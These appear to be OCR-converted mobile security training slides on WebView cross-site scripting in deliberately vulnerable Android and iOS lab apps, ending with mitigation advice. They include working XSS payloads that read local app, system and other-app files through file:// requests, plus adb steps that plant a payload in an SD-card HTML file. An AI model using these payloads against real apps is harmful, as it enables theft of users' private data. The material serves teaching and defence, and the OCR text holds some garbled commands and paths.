
Attempting this payload reveals the security context for the internal and external storage XSS vulnerabilities, in both cases it is file://, a privileged context perfect to steal data:





Labs

Webviews and Data Exfiltration





Labs

Webviews and Data Exfiltration

From the above screenshots, we have alerted the location of the file and we can clearly see that the source file is loaded from two different storage locations for the two input fields:

- **Internal storage:** /data/data/owasp.sat.agooat/app_webdata/xss.html
- **External storage:** /mnt/sdcard/Android/data/owasp.sat.agooat/files/xss_ext.html

This means that the application has access to both the storage contexts. As we had discussed earlier, the **webview has as much access as the application.**

Data Exfiltration via XSS - Figuring out File Paths

To exfiltrate data, first we need to know the file path of the files that we want to steal.





Data Exfiltration via XSS - Stealing App Files

If we have root access to the phone, we simply ssh or adb shell to the phone and run the find command: adb shell

```
root@emulator:/ # cd /data/data/owasp.sat.agooat
```

```
root@emulator:/data/data/owasp.sat.agooat # find .
```

```
./shared_prefs/users.xml
```

```
./shared_prefs/WebViewChromiumPrefs.xml
```

```
./databases
```

```
./databases/aGoat
```

```
./databases/aGoat-journal
```

```
[...]
```





Data Exfiltration via XSS - Stealing App Files

Payloads:

```
<script>a=new XMLHttpRequest();a.open("GET",
"file:///data/data/owasp.sat.ag goat/shared_prefs/users.xml",false);a.send();aler
t(a.responseText);</script>
```

```
<script>a=new XMLHttpRequest();a.open("GET",
"file:///data/data/owasp.sat.ag goat/databases/aGoat",false);a.send() ;alert
(a.responseText);</script>
```





Data Exfiltration via XSS - Stealing App Files


If you try the previous **payloads** you will see how with the **XSS** we are able to **read those files** and therefore could also forward them to an attacker, hence **proving** that data **exfiltration is possible**:





Labs

Webviews and Data Exfiltration





Data Exfiltration via XSS - Stealing System & Third Party App Files

Please note that this issue is not limited to only the affected app, it is also possible to **read some system files**, as well as **files from apps** that allow reading certain files from their local storage. Of course, if the app has SD Card access, any SD Card file can also be read, including SD Card files from other apps.

Assuming you have the **Drozer Agent App** installed on the phone you are testing with, the following examples will work:





Labs

Webviews and Data Exfiltration

Payloads:

```
<script>a=new XMLHttpRequest();a.open("GET", "file:///system/etc/custom.conf",  
false);a.send() ;alert(a.responseText);</script>  
  
<script>=new XMLHttpRequest();a.open("GET",  
"file:///data/data/com.mwr.dz/lib/libmstring.so",false);a.send();alert(a.respon  
seText);</script>
```

NOTE: You may also be able to read other interesting phone paths such as /system/build.prop depending on the device used for testing.

The above payloads read a system file (/system/..) as well as a file from a third party app, which has permissions that allow other apps to read it (/data/data/com.mwr.dz/), using the above payloads result in the following:



Labs

Webviews and Data Exfiltration



The screenshot shows an Android application interface. At the top, there is a navigation bar with icons for back, forward, and search. The main title is "Input Validations - XSS". Below the title, under the heading "Objectives:", there is a list: 1. Understand Cross-Site Scripting(XSS) in Android application, 2. Identify XSS, 3. Vulnerable Code. The next section is titled "Internal Storage" with a sample input: "Name: <script>a=new XMLHttpRequest();a.open('GET','https://www.google.com');a.send();alert(a.responseText);</script>". A red-bordered "Display" button is present. The following section is titled "External Storage" with a sample input: "Name: alert(a.responseText);</script>". Another red-bordered "Display" button is present. At the bottom, there is a virtual keyboard.

The page at "file://" says:

```
# [usage]
# format-> m.n=v
# m -> module definition, support
wildcards
# p -> property name, used as key, case
sensitive
# v -> property value
#
# [example]
# mms.UserAgent = Android 4.0/Release
01.05.2012
# bluetooth.HostName =BtDevice
# *UAProfileURL =
http://www.google.com/UAProf.xml
#
# [notice]
# CR/LF used as only delimiter of each
configuration items, both LINUX/MAC/
DOS format supported
# character set: ASCII, encoding type:
UTF8

#browser.UserAgent = Athens15_TD/
V2 Linux/3.0.13 Android/4.0 Release/
02.15.2012 Browser/AppleWebKit534.30
Mobile Safari/534.30 System/Android
4.0.1;
browser.UAProfileURL = http://218
.249.47.94/Xianghe/MTK_Phone_KK
_Uaprofile.xml
mms.UserAgent = Android-Mms/0.1
mms.UAProfileURL = http://www.google
.com/oha/rdf/ua-profile-kila.xml
```





XSS & Data Exfiltration Summary Analysis

1. Application **data files**, from the **vulnerable app**
2. **System files**, as long as they have permissions that allow other apps to read it
3. Files from **other apps**, as long as they have permissions that allow this
4. Any **SD Card file**, the location needs to be known, the victim app needs **read access to the SD Card**.

Methodology-wise you are looking to answer the following questions:



Labs

Webviews and Data Exfiltration



Question	payload	Result
Can we also run arbitrary JavaScript?		Yes!
If so, under what context is JavaScript executed?	<script>alert(location)</script>	Context: file:// Privileged Context: Not protected with the Same Origin Policy, we can read local files!



Labs

Webviews and Data Exfiltration



Question	payload	Result
If XSS from a privileged context, can we read phone files and send them to the attacker?	Use payload from slide n° 108	Yes! We can read app files, internal device files and files from other apps!





Labs

Webviews and Data Exfiltration

XSS via SD Card Manipulation

As you recall earlier, one of the **files is stored in "External Storage"**, which is Android speak for "the SD Card", this means that **any application that can write to the SD Card can modify that HTML file** and achieve XSS even without any XSS on the application itself.

To illustrate this, we need to know: Where in the SD Card is this HTML file?

We can answer this question with the previous payload :

Payload:

```
<script>alert(location)</script>
```



Labs

Webviews and Data Exfiltration





Labs

Webviews and Data Exfiltration

Another way would be to use the command line:

Command:

```
adb shell
```

```
emulator:/$ find /mnt/sdcard/Android/data/owasp.sat.agoat/
```

Output:

```
/mnt/sdcard/Android/data/owasp.sat.agoat/
```

```
/mnt/sdcard/Android/data/owasp.sat.agoat/files
```

```
/mnt/sdcard/Android/data/owasp.sat.agoat/files/xss_ext.html
```

Once we know the location, we can pull this file and change it, to simulate a malicious application on the phone (i.e. with SD Card access) doing the same thing:



Labs

Webviews and Data Exfiltration



Command:

```
ad pull /mnt/sdcard/Android/data/owasp.sat.agooat/files/xss_ext.html
```

We can now edit the file and add any XSS payload we want, for example:

File: xss_ext.html

Code:

```
<html>
```

```
<body>
```

```
<h2>External Storage</h2>
```



Labs

Webviews and Data Exfiltration



```
<script> function displayContent() { var a=document. getElementById("name");  
document.write(a.value) ; </script>  
  
Name: <input type="text" id="name"/> </br></br>  
  
<input Hype="button" value="Display" onclick="displayContent()"  
style="background-color: black; color:white; border: 2px solid #000000"/>  
  
<script>a=new XMLHttpRequest();a.open('GET'  
"file:///data/data/owasp.sat.agooat/shared  
prefs/users.xml",false);a.send();alert(a. responseText);</script>  
  
</body>  
  
</html>
```





After that change, we can push the file again to see what happens:

Command:

```
ad push xss_ext.html /mnt/sdcard/Android/data/owasp.sat.agooat/files/xss_ext.html
```

Output:


```
x5s_ext.html: 1 file pushed. 0.0 MB/s (573 bytes in 0.019s)
```





Labs

Webviews and Data Exfiltration





Affected Code: owasp/sat/agoat/XSSActivity.java

```
webSettings1.setJavaScriptEnabled(true);  
  
webSettings1.setAllowUniversalAccessFromFileURLs(true);  
  
webSettings1.setAllowFileAccessFromFileURLs(true);  
  
webSettings1.setAllowFileAccess(true);  
  
webSettings1.setAllowContentAccess(true);  
  
webSettings1.setJavaScriptCanOpenWindowsAutomatically(true);  
  
webSettings1.setDomStorageEnabled(true);  
  
webSettings1.setLoadWithOverviewMode(true);  
  
webSettings1.supportMultipleWindows();
```





Affected Code: owasp/sat/agoat/XSSActivity.java

```
Intrinsics.checkNotNullValue(webSettings2, "webSettings2");  
  
webSettings2.setJavaScriptEnabled(true);  
  
webSettings2.setAllowUniversalAccessFromFileURLs(true);  
  
webSettings2.setAllowFileAccessFromFileURLs(true);  
  
webSettings2.setAllowFileAccess(true);
```





Labs

Exercice 6 : Exploiting WebView

Mission Briefing :

The application contains a webView to render HTML code. Can you check if it contains any security holes ?

Ressources :

- Twitter lite XSS

<https://hackerone.com/reports/499348>

- ownCloud WebView XSS

<https://hackerone.com/reports/87835>

Level :



Tools :

NA



Bounty :

1120 \$





Labs

Exercice 6 : Exploiting WebView [Solution]

Step 1 : Confirming the XSS

Payload :

```
<h1>Hello</h1>
```

URL : https://tmmmmmr.github.io/xss_1.html






Labs

Exercice 6 : Exploiting WebView [Solution]

Result:





Labs

Exercice 6 : Exploiting WebView [Solution]

Step 1 : Confirming the XSS

Payload :

```
<img src=x onerror=alert(1)>
<script>alert(1)</script>
```






Labs

Exercice 6 : Exploiting WebView [Solution]

Result:





Labs

Exercice 6 : Exploiting WebView [Solution]

Step 2 : Identify the execution context

Payload :

```
<script>alert(location)</script>
```



Labs

Exercice 6 : Exploiting WebView [Solution]

Step 3 : Data Exfiltration

Payload :

```
<script> a = new XMLHttpRequest(); a.open('GET','file:///etc/hosts', false);  
a.send();alert(a.responseText);</script>
```

This will allow us to determine if the Same Origin Policy is enabled or not.






Labs

Exercice 6 : Exploiting WebView [Solution]

Local file read :





Mitigation Recommendations:

- Where possible favor **TextViews** over WebViews, XSS is not possible on TextViews.
- If you must use Webviews, **disable as many settings as possible**, especially **JavaScript**, all file access options and any other not strictly required functionality. Leave the minimum settings possible for the application to work.
- Output **encode user input** prior to rendering it in any Webview Avoid DOM XSS sinks as much as possible, otherwise **sanitize user input** prior to assigning it to a DOM XSS sink (i.e. innerHTML, location, href, etc.)

For additional mitigation guidance, please see the **OWASP XSS Prevention Cheat Sheet**:

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html





Labs

Exercice 6 : Exploiting WebView [Remediation]

Mitigation Recommendations: SafeBrowsing API

<https://developers.google.com/safe-browsing/v4>

<https://developer.android.com/training/safetynet/safebrowsing>



Labs

And ...

What about iOS ?





Labs

Webviews and Data Exfiltration


UIWebViews in iOS allow apps to include a webview that can render HTML code. If user input is not output encoded correctly, attackers can take advantage of this to execute arbitrary JavaScript or render malicious HTML in the security context of the app.



Labs

Webviews and Data Exfiltration

Open DVIA-v2 and navigate to **Webview Issues** from the menu, then click on **Start Challenge**:



Labs

Webviews and Data Exfiltration

Given that we are inside a webview, let's try some HTML tags and see if they are output encoded correctly or not:

Input: <h1>Hello</h1>

Output:



Labs

Exercice 9 : Exploiting XSS

This confirms that we have HTML injection, now we can progress with additional payloads to answer the following **questions**:

- Can we also **run arbitrary JavaScript**?
- If so, under what **context** is JavaScript executed?
- If XSS from a privileged context, can we **read phone files** and **send** them to the attacker?




Labs

Exercice 9 : Exploiting XSS

Payload XSS :

```
<script> a = new XMLHttpRequest();
a.open('GET','file:///private/var/wireless/Library/Databases/DataUsage.sqlite',
true); a.send();alert(a.responseText);</script>
```

Output :




Labs

Webviews and Data Exfiltration

Payload XSS :

```
<script>document.location='tel://1123456789'</script>
```

Output :



Labs

Webviews and Data Exfiltration

Question	payload	Result
Can we also run arbitrary JavaScript?		Yes!
If so, under what context is JavaScript executed?	<script>alert(location)</script>	<p>Context: applewebdata://</p> <p>Privileged Context: Not protected with the Same Origin Policy, we can read local files!</p>



Labs

Webviews and Data Exfiltration

Question	payload	Result
If XSS from a privileged context, can we read phone files and send them to the attacker?	<script>a = new XMLHttpRequest(); a.open('GET', 'file:///private/var/wireless/Library/Databases/CellularUsage.db' , false); a. send(); alert(a.responseText);</script>	Yes! We can read the phone history



Root Cause Analysis

Where is the problem? A possible way to find out is to narrow down our search to the locations of the source code **where WKWebViews and UIWebViews might be used**, this can be accomplished with the following command :

Command:

```
egrep "(WKWebView) UIWebView" | grep .swift:
```

Output:

```
Vulnerabilities/Client Side  
Injection/Controller/ClientSideInjectionDetailViewController.swift: @IBOutlet var webView:  
UIWebView!
```

```
Vulnerabilities/Donate/Controller/DonateDetailsViewController.swift: var webView:  
WKWebView!
```



Webviews and Data Exfiltration

```
        nameTextField.delegate = self
        setupWebViewUI()
    }

    func setupWebViewUI() {
        webView.layer.borderColor = UIColor.lightGray.cgColor
        webView.layer.borderWidth = 1
        webView.layer.cornerRadius = 2
    }

}

extension ClientSideInjectionDetailViewController: UITextFieldDelegate {
    func textFieldShouldReturn(_ textField: UITextField) -> Bool {
        guard let name: String = nameTextField.text else { return false }
        webView.loadHTMLString("Hello \(name), I am inside a WebView!",
            baseURL: nil)
        nameTextField.resignFirstResponder()
        return true
    }
}
```



Labs

Webviews and Data Exfiltration

As we can see in the vulnerable code, **user input is concatenated into a string without prior sanitization**. Further, the webView URL **baseURL is set to nil**, which means that the **WebView will run with higher privileges**, hence enabling data exfiltration from the phone.

Please note that this issue is in part possible due to the fact that **WebKitAllowUniversalAccessFromFileURLs** and **WebKitAllowFileAccessFromFileURLs** are **turned on by default** on UWebView (disabled by default on WKWebView).

It is possible to turn these off manually on UIWebView, however, output encoding user input prior to the concatenation and for turning off JavaScript entirely the UIWeb View needs to be replaced by the **newer and safer WKWeb View**.

<https://www.allysonomalley.com/2018/12/03/ios-bug-hunting-web-view-xss/>

<https://developer.apple.com/documentation/uikit/uiwebview>

<https://developer.apple.com/documentation/webkit/wkwebview>

<https://stackoverflow.com/questions/48835813/can-i-disable-js-in-a-uiwebview-objective-c>

<https://stackoverflow.com/questions/33828064/ios-web-view-javascript-disable?lq=1>



Mitigation Recommendations:

- Using WKWebView instead UIWebView
- In case using UIWebView is necessary, it's recommended to :
 - Avoid using `-(void)loadRequest:(NSURLRequest *)request` for local files
 - Use `-(void)loadRequest:(NSString *)string baseURL:(NSURL *)baseURL` with a URL object as follow `[NSURL URLWithString:@"about:blank"]`



Labs

Your bounty !



+ \$ 1120

Total : \$ 4410





Common security issues related to cryptography when dealing with mobile apps :

- Hardecoded encryption keys
- Using outdated (or home made) encryption algorithmq
- Insecure random generator





Labs

Exploiting Weak Cryptography





Example 1 : Hardcoded Master Key in LastPass Password Manager

<https://team-sik.org/sik-2016-022/>

